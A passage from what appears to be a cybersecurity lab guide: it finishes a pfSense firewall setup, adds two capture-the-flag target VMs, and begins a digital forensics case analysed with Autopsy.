
[Next](#)

Click on "Reload" for the new changes to take effect.



The screenshot shows the pfSense Setup Wizard at Step 7 of 9, titled "Reload configuration". A red warning banner at the top states: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." Below the breadcrumb "Wizard / pfSense Setup / Reload configuration", a progress bar indicates the current step. The main content area contains the text "Click 'Reload' to reload pfSense with new changes." and a blue "Reload" button with a right-pointing arrow. At the bottom, there is a footer: "pfSense is developed and maintained by Netgate. © ESF 2004 - 2020 View license."

Click on "Finish".



The screenshot shows the pfSense Setup Wizard at Step 9 of 9, titled "Wizard completed". A red warning banner at the top states: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." Below the breadcrumb "Wizard / pfSense Setup / Wizard completed", a green progress bar indicates the final step. The main content area contains the text "Congratulations! pfSense is now configured." followed by a recommendation to check for updates and a green "Check for updates" button. Below that, it says "Remember, we're here to help." and provides a link to Netgate support services. The bottom section is titled "User survey" and includes a link to an "Anonymous User Survey". Under "Useful resources", there are four bullet points: "Learn more about Netgate's product line, services, and pfSense software from our website", "To learn about Netgate appliances and other offers, visit our store", "Become part of the pfSense community. Visit our forum", and "Subscribe to our newsletter for ongoing product information, software announcements and special offers." A blue "Finish" button is located at the bottom left.

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pfSense.localdomain - Status: Dashboard - Windows Internet Explorer

http://192.168.66.1/

Protected mode is currently turned off for the Internet zone. Click here to open security settings.

**WARNING:** The 'admin' account password is set to the default value. Change the password in the User Manager.

## Status / Dashboard

System Information

Name	pfSense.localdomain
User	admin@192.168.66.5 (Local Database)
System	VMware Virtual Machine Netgate Device ID: 46599136e25894cbe91c
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Thu Feb 27 2020
Version	2.4.5-RELEASE-p1 (amd64) built on Tue Jun 02 17:51:17 EDT 2020 FreeBSD 11.3-STABLE  Obtaining update status
CPU Type	Intel(R) Core(TM) i3-4030U CPU @ 1.90GHz

Disk usage:

/	6% of 18GiB - ufs
/var/run	3% of 3.4MiB - ufs in RAM

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Retrieving support information

Interfaces

WAN	↑	1000baseT <full-duplex>	192.168.36.154
LAN	↑	1000baseT <full-duplex>	192.168.66.1

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The Lab is almost ready. Check whether if a machine in the LAN can access internet.

Google - Windows Internet Explorer

http://www.google.com/

Protected mode is currently turned off for the Internet zone. Click here to open security settings.

Search Images Maps Play YouTube News Gmail Drive More

Web History | Settings | Sign in



Advanced search

Google Search I'm Feeling Lucky

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Done Internet | Protected Mode: Off 100%

Next, set the targets. We will be using two targets : Monitoring CTF Machine and Cherry CTF machine. Install them and assign the NAT interface to them.


### Monitoring

Power on this virtual machine  
Edit virtual machine settings

▼ Devices

Memory	4 GB
Processors	2
Hard Disk (SCSI)	50 GB
CD/DVD (SATA)	Using unknown ...
CD/DVD 2 (SATA)	Using unknown ...
Floppy	Using drive A:
Network Adapter	NAT
USB Controller	Present
Display	Auto detect

▼ Description  
Type here to enter a description of this virtual machine.



▼ Virtual Machine Details  
State: Powered off  
Configuration file: F:\KalyanVMs\Monitoring\Monitoring.vmx  
Hardware compatibility: Workstation 15.x virtual machine  
Primary IP address: Network information is not available


### Cherry (2)

Power on this virtual machine  
Edit virtual machine settings

▼ Devices

Memory	4 GB
Processors	2
Hard Disk (SCSI)	50 GB
CD/DVD (SATA)	Using file Cherry...
CD/DVD 2 (SATA)	Using file Cherry...
Floppy	Using file Cherry...
Network Adapter	NAT
USB Controller	Present
Display	Auto detect

▼ Description  
Type here to enter a description of this virtual machine.



▼ Virtual Machine Details  
State: Powered off  
Configuration file: F:\KalyanVMs\Cherry (2)\Cherry (2).vmx  
Hardware compatibility: Workstation 15.x virtual machine  
Primary IP address: Network information is not available

The LAB is complete and ready to use.

*"The Internet is a worldwide platform for sharing information.  
It is a community of common interests.  
No country is immune to such global challenges as cybercrime,  
hacking, and invasion of privacy."*

*- Walter O' Brien.*

## HACKING CASE


# FORENSISCS

*On 09/20/04, a Dell CPI notebook computer, serial # VLQLW, was found abandoned along with a wireless PCMCIA card and an external homemade 802.11b antennae. It is suspected that this computer was used for hacking purposes, although cannot be tied to a hacking suspect, G=r=e=g S=c=h=a=r=d=t. (The equal signs are just to prevent web crawlers from indexing this name; there are no equal signs in the image files.) Schardt also goes by the online nickname of "Mr. Evil" and some of his associates have said that he would park his vehicle within range of Wireless Access Points (like Starbucks and other T-Mobile Hotspots) where he would then intercept internet traffic, attempting to get credit card numbers, usernames & passwords. Find any hacking software, evidence of their use, and any data that might have been generated. Attempt to tie the computer to the suspect, G=r=e=g S=c=h=a=r=d=t. A DD image and a EnCase image of the abandoned computer have already been made.*


An Encase Image of a suspected Dell Latitude laptop is available to us. The download information for this Encase Image is given in our Downloads section. The mission is to analyze this Encase Image and answer around 20 questions that solve this case. The questions are also provided by the same people who provided this Hacking Case to us.

Although there are many Forensic analysis tools available, we will use Autopsy tool to analyze this image and solve the case. Autopsy is an open source digital forensics tool that acts as a graphical interface for Sleuthkit. As our readers will soon see, it is fast and very easy to use this tool. The cross platform tool is used by law enforcement agencies, military agencies and corporate forensic analysts to find out about a hacking attack. It is installed by default in various pen testing distros.


But we have decided to use Autopsy on a Windows 10 machine. The download link for the Windows version of Autopsy is given in our Downloads section. After downloading the .msi file, install it just like any other Windows msi file. Once the program is installed, open it. Click on "New Case".



Give a name to the present case. We have named it "Hacking\_Case".



